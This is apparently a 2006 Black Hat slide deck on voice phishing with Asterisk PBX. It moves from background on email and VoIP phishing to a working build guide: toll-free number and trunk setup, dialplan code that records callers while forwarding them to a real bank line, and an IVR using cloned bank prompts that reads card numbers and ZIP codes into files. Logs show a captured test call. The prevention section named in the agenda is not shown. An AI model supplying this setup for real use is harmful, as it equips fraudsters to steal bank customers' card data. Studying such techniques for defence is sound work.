### Phishing with Asterisk PBX

Jay Schulman



### Agenda

- Background
- The Concept: Our Phishing Technique
- The Tools
- Basic Monitoring Technique
- Building Blocks
  - Advanced Phishing PBX System
  - Preventing PBX Phishing

#### Background

### Why Is Phishing Changing

- Phishing e-mails are becoming less effective
- Regulatory changes may make it harder to phish
  - Phishing is becoming more creative
  - What's Old is New

### Phishing To Date

#### **Highlights**

•	Number of	of unique	phishing	reports received in May:	
	TAGILLIDOL V	a unique	prinsimily	roports roccivou ili may.	

- Number of unique phishing sites received in May:
- Number of brands hijacked by phishing campaigns in May:
- Number of brands comprising the top 80% of phishing campaigns in May:
- Country hosting the most phishing websites in May:
- Contain some form of target name in URL:
- No hostname just IP address:
- Percentage of sites not using port 80:
- Average time online for site:
- Longest time online for site:

20,109

11,976

137

20

**United States** 

46 %

42 %

8 %

5.0 days

31 days

Anti-Phishing Working Group, May 2006


#### FFIEC Guidance

Guidance on Authentication in Internet Banking Environment (October 12, 2005)

"The agencies consider single-factor authentication, as the only control mechanism, to be inadequate for high-risk transactions involving access to customer information or the movement of funds to other parties. Where risk assessments indicate that the use of single-factor authentication is inadequate, financial institutions should implement multifactor authentication, layered security, or other controls reasonably calculated to mitigate those risks.

www.ffiec.gov/pdf/authentication\_guidance.pdf

#### Bank of America / Passmark



# First VoIP Phishing Reported

Cloudmark Blocks New VoIP-based Phishing Attacks
Messaging security leader first to detect VoIP scams; Offers precautions, protection to users

SAN FRANCISCO, April 25, 2006 — Cloudmark, Inc., the proven leader in messaging security solutions for service providers, enterprises and consumers, has identified and begun blocking phishing attacks carried out over voice over IP (VoIP) systems to spoof an unwitting target's financial institution. Scammers posing as banks are emailing people to dial a number and enter personal information needed to gain access to their finances. Cloudmark warns that VoIP services can reduce the costs associated with conducting such attacks, providing the perpetrators with less risk of discovery, and urges recipients of suspicious messages to notify their service providers immediately.

By combining a global threat detection network leveraging real-time reporting by trust-rated users with a unique fingerprinting methodology, Cloudmark is able to identify and begin blocking new spam, phishing and virus attacks within moments, versus hours or days required with competing solutions. Noted for industry-leading speed in detecting and deterring new threats, Cloudmark is uniquely capable of accurately identifying and blocking these spoofed-number attacks. The company detected two new VoIP-specific attacks this week. As a precaution, Cloudmark advises against dialing phone numbers received in emails from institutions and to double-check and dial the numbers printed on ATM cards instead.

http://www.cloudmark.com/press/releases/?release=2006-04-25-2

#### Recent Phish E-mail

From: Visa and Mastercard <a href="mastercard.com"><a href="mastercard.



#### **Analysis:**

- Does not use 800#
- Uses Text-to-Speech for IVR
- •Hangs up after entering information
- Poor quality e-mail

Dear \_\_\_\_\_

This project was started by Visa and Mastercard in order to protect your credit card online activities. To register to fraud protection, we emestly ask you to call this number (1-805- -4801) and to confirm your Card account information.

Sincerely,

Visa International Service Association & MasterCard International Incorporated

# Vishing Coined

Phishing Alert: Santa Barbara Trust (Voice Phishing)

**Alert Details** 

**Detection Methods** 

**Prevention Methods** 

Websense® Security Labs™ has received reports of a new phishing attack that targets customers of Santa Barbara Bank & Trust. Users receive an email message that is spoofed and has the subject "Message 156984 Client's Details Confirmation (Santa Barbara Bank & Trust)."

Unlike the most popular form of phishing where users are lured to click on a URL and are directed to a fraudulent site, this lure uses a telephone number. The phone number is in the Southern California area code and was answering at the time of this alert.

When victims dial the phone number, the recording requests that they enter their account number.

The phone response does not mention the bank name, which could be a potential indicator that this number is being used for fraud against other entities.

Recording link:

http://www.websense.com/securitylabs/images/alerts/june\_vishing.wav

Email Message:

Dear Customer,

We've noticed that you experienced trouble logging into Santa Barbara Bank & Trust Online Banking.

After three unsuccessful attempts to access your account, your Santa Barbara Bank & Trust Online Profile has been locked. This has been done to secure your accounts and to protect your private information. Santa Barbara Bank & Trust is committed to make sure that your online transactions are secure.

Call this phone number (1-805-XXX-XXXX) to verify your account and your identity.

Sincerely, Santa Barbara Bank & Trust Inc. Online Customer Service **Analysis:** 

- •Still no 800#
- Uses Text-to-Speech for IVR
- Hangs up after entering information
- Small Target Bank
- Actual Sounds File:



"Please type your sixteen digits call number..."

http://www.websense.com/securitylabs/alerts/alert.php?AlertID=534

### Officially Published



Brian Krebs on Computer Security

About This Blog | Archives | XML RSS Feed (What's RSS?)

#### Posted at 03:18 PM ET, 06/26/2006

'Vishing': Dialing for Dollars

Long before e-mail and **phishing** scams, criminals were using public telephone networks to trick people into giving away their financial and personal information. Last week, security experts spotted another sign that crooks are finding success in scams that marry new and old technologies.

Most phishing scams start with an e-mail that for one reason or another instructs recipients to "update" their account information by entering personal and financial data at a (counterfeit) Web site linked to in the message. An e-mail scam spotted last week by online security vendor WebSense and the folks at <a href="CastleCops">CastleCops</a> directs recipients to dial an 800 number, where a recording requests that callers enter their bank account number using a touch-tone phone. You can read more about <a href="this scam">this scam</a> here. WebSense also has recorded a way file of the message.

With the growth of VoIP and Internet-based telephony services that make it easier for callers to mask their identity and location (including caller ID spoofing services), I'd look for these types of scams to become even more prevalent.

http://blog.washingtonpost.com/securityfix/2006/06/vishing\_dialing\_for\_dollars.html

### SMS Vishing

April 2006 brought <u>news</u> of e-mail attempting to lure recipients into calling toll-free phone numbers. Automated voice systems on the other end of the numbers were used to request personal info, supposedly for Chase Bank. (Credit Card #, PIN, Etc.)

Bait has also been taking other forms as phishers have been testing VoIP systems. VoIP bots are calling individuals directly with "account requests". And it works, people have been conditioned to recognize such scams via e-mail, but their guard is down when they receive a request through their phone.

In a fairly related matter, there was a <u>recent endeavor</u> to use SMS messages to lure recipients into visiting a website to "unregister" from a sham dating service or else be charged \$2USD. The process was an effort to install a Backdoor Trojan. The SMS numbers were spammed in bulk to numbers in the UK and Iceland. (The Irreal Dating site is still currently online.)

We could predict that it's only a matter of time before phishers try SMS as a vector. It seems likely that someone could be tempted into clicking on a phone link within an SMS, only to be directed to an automated phishing net. We could predict, but in fact - it's reportedly already happened in China last October.


Bottom line: When it comes to requesting your personal data, don't trust ANY source.




http://www.f-secure.com/weblog/#00000912

# The Concept: Our Phishing Technique

### Phishing E-Mail



### Logical Flow



# Putting the Parts Together



Authorized Signature

Mot Vella Unless Stoned

From outside the U.S. call collect: (302) 594-8200.



Your card is issued and serviced by Chase Bank USA, N.A., pursuant to a license from Visa U.S.A. Incorporated. Its use is subject to the terms of your Cardmember Agreement.

#### The Tools

#### **Tools**

- PBX Platform
- VoIP 800 Number Provider
- VoIP Outbound Provider
- A Computer to run it on



#### Asterisk



The Open Source PBX (www.asterisk.org)

 Asterisk is a complete PBX in software. It runs on Linux, BSD, Windows and OS X and provides all of the features you would expect from a PBX and more. Asterisk does voice over IP in four protocols, and can interoperate with almost all standards-based telephony equipment using relatively inexpensive hardware.


Asterisk provides Voicemail services with Directory, Call Conferencing, Interactive Voice Response, Call Queuing. It has support for three-way calling, caller ID services, ADSI, IAX, SIP, H.323 (as both client and gateway), MGCP (call manager only) and SCCP/Skinny.

#### trixbox

#### trixbox (www.trixbox.org)

– Trixbox enables even the novice user to quickly set up a voice over IP phone system. Trixbox can be configured to handle a single phone line for a home user, several lines for a small office, or several T1s for a million minute a month call center.


### TrixBox in VMPlayer



#### VoIP Provider – 800#



### Vanity 800#



#### VoIP Provider - Outbound

Rapid-IP transit for voice packets

HOME

**NETWORK** 

**PRICES** 

FAQ

INSTANT TEST ACCOUNT

MEMBER LOGIN

Setup Instructions

Make Payment

CDRs

Logout

CONTACT US







Pay with PayPal, Moneybookers or Bank Wire Transfer

Rapid-IP transit<sup>TM</sup> and VoipJet<sup>TM</sup> is a trademark of VoipJet Inc. IAX<sup>TM</sup> is a registered trademark of Digium Inc. This website, design and contents are copyright (c) VoipJet Inc. 2004. All prices in US currency unless otherwise stated. Please read terms of service fully before using any VoipJet service, either paid for or free. You are responsible for ensuring VoIP use is legal in your region. You are responsible for all taxes incurred from international wholesale VoIP and for all fees and duties incurred from cross-border payments into Canada and the United States.


#### Cost of VoIP

As VoIP calls are so cheap, we can afford to make some phone call on behalf of our victim.

United Kingdom Premium	011448	0.3582	30	
United Kingdom Proper	01144	0.0131	30	
<del>Uruguay Cellular</del>	0115989	0.2154	30	
Uruguay Montevideo	0115982	0.0665	30	
Uruguay Proper	011598	0.0714	30	
US Virgin Islands Proper	1340	0.0226	30	
USA Alaska	1907	0.0678	30	
USA Hawaii	1808	0.0197	30	
USA Proper	1	0.0130	6	
Uzbekistan Proper	011998	0.0850	30	
Vanuatu Proper	011678	0.5120	30	

#### **Basic Setup**

#### TrixBox Admin



# Configuring Asterisk



• Setup • Tools • Reports • Pane

Welcome

Language

#### freePBX

Welcome to the FreePBX Administration 2.1.1

#### Version

Asterisk 1.2.9.1 svn rev 32797 built by root  $\emptyset$  localhost.localdomain on a i686 Verbosity is at least 1 Core debug is at least 1

Administrators

Conferences

DISA

Digital Receptionist

Extensions

Feature Codes

Follow Me.

General Settings

Inbound Routes

On Hold Music

**Outbound Routes** 

PIN Sets

Paging and Intercom

Queues


Ring Groups

System Recordings

Time Conditions

Trunks

### Getting Our 800# at IAC.cc



### Adding a Trunk to Asterisk


DISA	General Settings					
Digital Receptionist						
Extensions	Outbound Caller ID: 8009277416					
Feature Codes	Maximum channels:					
Follow Me	0					
General Settings	Outgoing Dial Rules					
Inbound Routes	Dial Rules:					
On Hold Music						
Outbound Routes	¥					
PIN Sets	Clean & Remove duplicates					
Paging and Intercom	Dial rules wizards: (pick one)  Outbound Dial Prefix:					
Queues	Salboaria Bial From					
Ring Groups	Outgoing Settings					
System Recordings						
Time Conditions	Trunk Name: sixTel  PEER Details:					
Trunks	type = friend					
	host = outbound.sixtel.net context = inbound secret = password allow = all					

### Basic Monitoring Technique

#### Poor Man's Solution

- Using Asterisk's Basic Monitoring Technique:
  - Forward calls from our 800# to a real customer service phone number.
  - Record the conversation for personal information.
  - Very manual, but very difficult to detect

### Logical Flow



# Creating a Monitoring Number

```
Add to /etc/asterisk/extensions_custom.conf:

[ext-did-custom]
exten => 8009277416,1,Set(FROM_DID=${CALLERIDNUM})
exten => 8009277416,n,Answer
exten => 8009277416,n,Wait(0)
exten => 8009277416,n,Monitor(wav49,Blackhat-${TIMESTAMP},mb)
exten => 8009277416,n,Dial(IAX2/9999@voipjet/8009452000)
exten => 8009277416,n,Hangup
```

### Monitoring a Call

```
Jun 22 21:32:41 VERBOSE[3047] logger.c:
                                              -- Executing [s@custom-monitor:1] Answer("IAX2/sixTel-3", "") in new stack
Jun 22 21:32:41 VERBOSE[3047] logger.c:
                                              -- Executing [s@custom-monitor:2] Wait("IAX2/sixTel-3", "0") in new stack
Jun 22 21:32:41 VERBOSE[3047] logger.c:
                                              -- Executing [s@custom-monitor:3] Monitor("IAX2/sixTel-3", "wav49|Blackhat-
     010101|mb") in new stack
                                              -- Executing [s@custom-monitor:4] Dial("IAX2/sixTel-3", "IAX2/9999@voipjet/1866
Jun 22 21:32:41 VERBOSE[3047] logger.c:
2651727") in new stack
Jun 22 21:32:41 VERBOSE[3047] logger.c:
                                              -- Called 9999@voipjet/18662651727
Jun 22 21:32:41 VERBOSE[3015] logger.c:
                                              -- Call accepted by 64.34.45.100 (format gsm)
Jun 22 21:32:41 VERBOSE[3015] logger.c:
                                              -- Format for call is gsm
Jun 22 21:32:42 VERBOSE[3047] logger.c:
                                              -- IAX2/voipjet-4 is making progress passing it to IAX2/sixTel-3
Jun 22 21:32:48 VERBOSE[3047] logger.c:
                                              -- IAX2/voipjet-4 answered IAX2/sixTel-3
Jun 22 21:33:21 VERBOSE[3047] logger.c:
                                              -- Hungup 'IAX2/voipjet-4'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is '"3125551495" <3125551495>'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is '3125551495'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is 's'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is 'custom-monitor'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is 'IAX2/sixTel-3'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is 'IAX2/voipjet-4'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is 'Monitor'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is 'wav49|Blackhat-010101|mX'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is '2006-06-22 21:32:41'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is '2006-06-22 21:32:41'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is '2006-06-22 21:33:21'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is '40'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is '40'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is 'ANSWERED'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is 'DOCUMENTATION'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is ''
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is '1151029961.0'
Jun 22 21:33:21 DEBUG[3047] pbx.c: Function result is ''
Jun 22 21:33:21 VERBOSE[3047] logger.c:
                                              -- Hungup 'IAX2/sixTel-3'
Jun 22 21:33:21 DEBUG[3047] res_monitor.c: monitor executing ( nice -n 19 soxmix "/var/spool/asterisk/monitor/Blackhat-010101-
in.WAV" "/var/spool/asterisk/monitor/Blackhat-010101-out.WAV" "/var/spool/asterisk/monitor/Blackhat-010101.WAV" && rm -f
      "/var/spool/asterisk/monitor/Blackhat-010101-"* ) &
```

#### Still a Poor Man's Solution

What we've seen thus far:



Using Asterisk's Text-To-Speech Program,
 Festival:

```
Add to /etc/asterisk/extensions_custom.conf:
```

```
[ext-did-custom]
exten => 8009277416,1,Set(FROM_DID=${CALLERIDNUM})
exten => 8009277416,n,Answer
exten => 8009277416,n,Wait(0)
exten => 8009277416,n,Festival(Welcome to the Bank. Please
enter your credit card number.)
exten => 8009277416,n,Read(cc)
Exten => 8009277416,n,Festival(Please enter your zipcode.)
...
```


http://www.cstr.ed.ac.uk/projects/festival/

#### Build on the Concept

- Using our new monitoring 800#
  - Record your conversations with IVR systems
  - Build your own IVR using the same voices



#### Workflow



#### Finding Your Voice



Full Menu




Redo Menu



Other Voice



# Editing the Recordings



# Building the Menu

Copy your WAV files to your Trixbox.

Convert your files from Windows WAV to GSM format:

sox winwave.wav -r 8000 -c 1 linwave.gsm

Move the files to:

/var/lib/asterisk/sounds

## Building the Menu

In /etc/asterisk/extensions\_custom.conf:

```
[custom-phish]
exten => s,1,Answer
exten => s,n,Set(FROM DID=${CALLERIDNUM})
exten => s,n,Set(TIMEOUT(digit)=4)
exten => s,n,Set(TIMEOUT(response)=30)
exten \Rightarrow s,n,Wait(2)
exten => s,n,Read(cc|wel-to-cc-services|16)
exten => s,n,Wait(1)
exten => s,n,Read(zip|zipcode|5)
exten => s,n,Wait(1)
exten => s,n,Read(ccmenu|ccmenu|1)
exten => s,n,System(/usr/local/sbin/supercallerid.pl ${CALLERIDNUM})
${CALLERIDNUM} ${CALLERIDNAME} > /var/spool/asterisk/monitor/${cc}-
info.txt)
exten => s,n,System(echo "Zip: ${zip}" >>
/var/spool/asterisk/monitor/${cc}-info.txt)
exten => s,n,Playback(pls-wait-connect-call)
exten => s,n,Monitor(wav,${cc},mb)
exten \Rightarrow s,n,Dial(IAX2/9999@voipjet/13025948200)
exten => s,n,Hangup
```

#### Building the Menu

**Privacy** 

Auministrators	Route: 80092	77416//
Conferences	Routel GGG52	,,,,,,
DISA	Delete Route 8009277	<u>'416//</u>
Digital Receptionist	Edit Incoming Douts	
Extensions	Edit Incoming Route 	
General Settings	DID Number:	8009277416
Inbound Routes	Caller ID Number:	000020000
On Hold Music		
Outbound Routes	OR	
Paging and Intercom	Zaptel Channel:	
Queues		
Ring Groups	Fax Handling	
System Recordings		
Time Conditions	Fax Extension:	freePBX default
Trunks	Fax Email:	
	Fax Detection Type:	None 🔻
	Pause after answer:	0

Privacy Manage	er: No 🔻
Options	
Alert Info:	
Set Destination	
Ring Group:	es: general <1>▼

**Black Hat Briefings** 

# Monitoring the Call

```
Jun 22 22:31:27 VERBOSE[15032] logger.c:
                                             -- Accepting AUTHENTICATED call from 70.84.157.148:
       > requested format = ulaw,
       > requested prefs = (),
       > actual format = qsm,
       > host prefs = (gsm),
       > priority = mine
Jun 22 22:31:27 VERBOSE[15233] logger.c:
                                             -- Executing [3125551584@inbound:1] Set("IAX2/sixTel-5",
     "FROM DID=3125551584"
) in new stack
Jun 22 22:31:27 VERBOSE[15233] logger.c:
                                             -- Executing [3125551584@inbound:2] Answer("IAX2/sixTel-5", "") in
    new stack
                                             -- Executing [3125551584@inbound:3] Wait("IAX2/sixTel-5", "0") in new
Jun 22 22:31:27 VERBOSE[15233] logger.c:
     stack
Jun 22 22:31:27 VERBOSE[15233] logger.c:
                                             -- Executing [3125551584@inbound:4] Goto("IAX2/sixTel-5", "custom-
    phish|s|1")
in new stack
Jun 22 22:31:27 VERBOSE[15233] logger.c:
                                             -- Goto (custom-phish,s,1)
Jun 22 22:31:27 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:1] Answer("IAX2/sixTel-5", "") in new
     stack
Jun 22 22:31:27 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:2] Set("IAX2/sixTel-5",
     "TIMEOUT(digit)=4") in ne
w stack
Jun 22 22:31:27 VERBOSE[15233] logger.c:
                                             -- Digit timeout set to 4
Jun 22 22:31:27 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:3] Set("IAX2/sixTel-5",
     "TIMEOUT (response) = 30") i
n new stack
Jun 22 22:31:27 VERBOSE[15233] logger.c:
                                             -- Response timeout set to 30
                                             -- Executing [s@custom-phish:4] Wait("IAX2/sixTel-5", "2") in new
Jun 22 22:31:27 VERBOSE[15233] logger.c:
     stack
Jun 22 22:31:29 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:5] Read("IAX2/sixTel-5", "cc|wel-to-cc-
     services | 1
6") in new stack
Jun 22 22:31:29 VERBOSE[15233] logger.c:
                                             -- Accepting a maximum of 16 digits.
Jun 22 22:31:29 VERBOSE[15233] logger.c:
                                             -- Playing 'wel-to-cc-services' (language 'en')
```

# Monitoring the Call

```
Jun 22 22:31:46 VERBOSE[15233] logger.c:
                                             -- User entered '1234567891234567'
Jun 22 22:31:46 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:6] Wait("IAX2/sixTel-5", "1") in new
Jun 22 22:31:47 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:7] Read("IAX2/sixTel-5",
     "zip|zipcode|5") in new
Jun 22 22:31:47 VERBOSE[15233] logger.c:
                                             -- Accepting a maximum of 5 digits.
Jun 22 22:31:47 VERBOSE[15233] logger.c:
                                             -- Playing 'zipcode' (language 'en')
Jun 22 22:31:53 VERBOSE[15233] logger.c:
                                             -- User entered '54321'
Jun 22 22:31:53 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:8] Wait("IAX2/sixTel-5", "1") in new
     stack
Jun 22 22:31:54 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:9] Read("IAX2/sixTel-5",
     "ccmenu|ccmenu|1") in ne
w stack
Jun 22 22:31:54 VERBOSE[15233] logger.c:
                                             -- Accepting a maximum of 1 digits.
Jun 22 22:31:54 VERBOSE[15233] logger.c:
                                             -- Playing 'ccmenu' (language 'en')
Jun 22 22:32:06 VERBOSE[15233] logger.c:
                                             -- User entered '2'
Jun 22 22:32:06 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:10] NoOp("IAX2/sixTel-5",
     "1234567891234567 - 606
10 - ") in new stack
Jun 22 22:32:06 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:11] Monitor("IAX2/sixTel-5",
     "wav|123456789123456
7 (mb") in new stack
Jun 22 22:32:06 VERBOSE[15233] logger.c:
                                             -- Executing [s@custom-phish:12] Dial("IAX2/sixTel-5",
     "IAX2/1250@voipjet/1302
5948200") in new stack
Jun 22 22:32:06 VERBOSE[15233] logger.c:
                                             -- Called 9999@voipjet/13025948200
Jun 22 22:32:06 VERBOSE[15030] logger.c:
                                             -- Call accepted by 64.34.45.100 (format gsm)
Jun 22 22:32:06 VERBOSE[15030] logger.c:
                                             -- Format for call is qsm
```

# Monitoring the Call

```
Jun 22 22:32:10 VERBOSE[15233] logger.c:
                                             -- IAX2/voipjet-1 is making progress passing it to IAX2/sixTel-5
Jun 22 22:32:10 VERBOSE[15233] logger.c:
                                             -- IAX2/voipjet-1 answered IAX2/sixTel-5
Jun 22 22:32:16 VERBOSE[15233] logger.c:
                                             -- Hungup 'IAX2/voipjet-1'
Jun 22 22:32:16 VERBOSE[15233] logger.c:
                                           == Spawn extension (custom-phish, s, 12) exited non-zero on
     'IAX2/sixTel-5'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is '"3125551495" <3125551495>'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is '3125551495'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is 's'
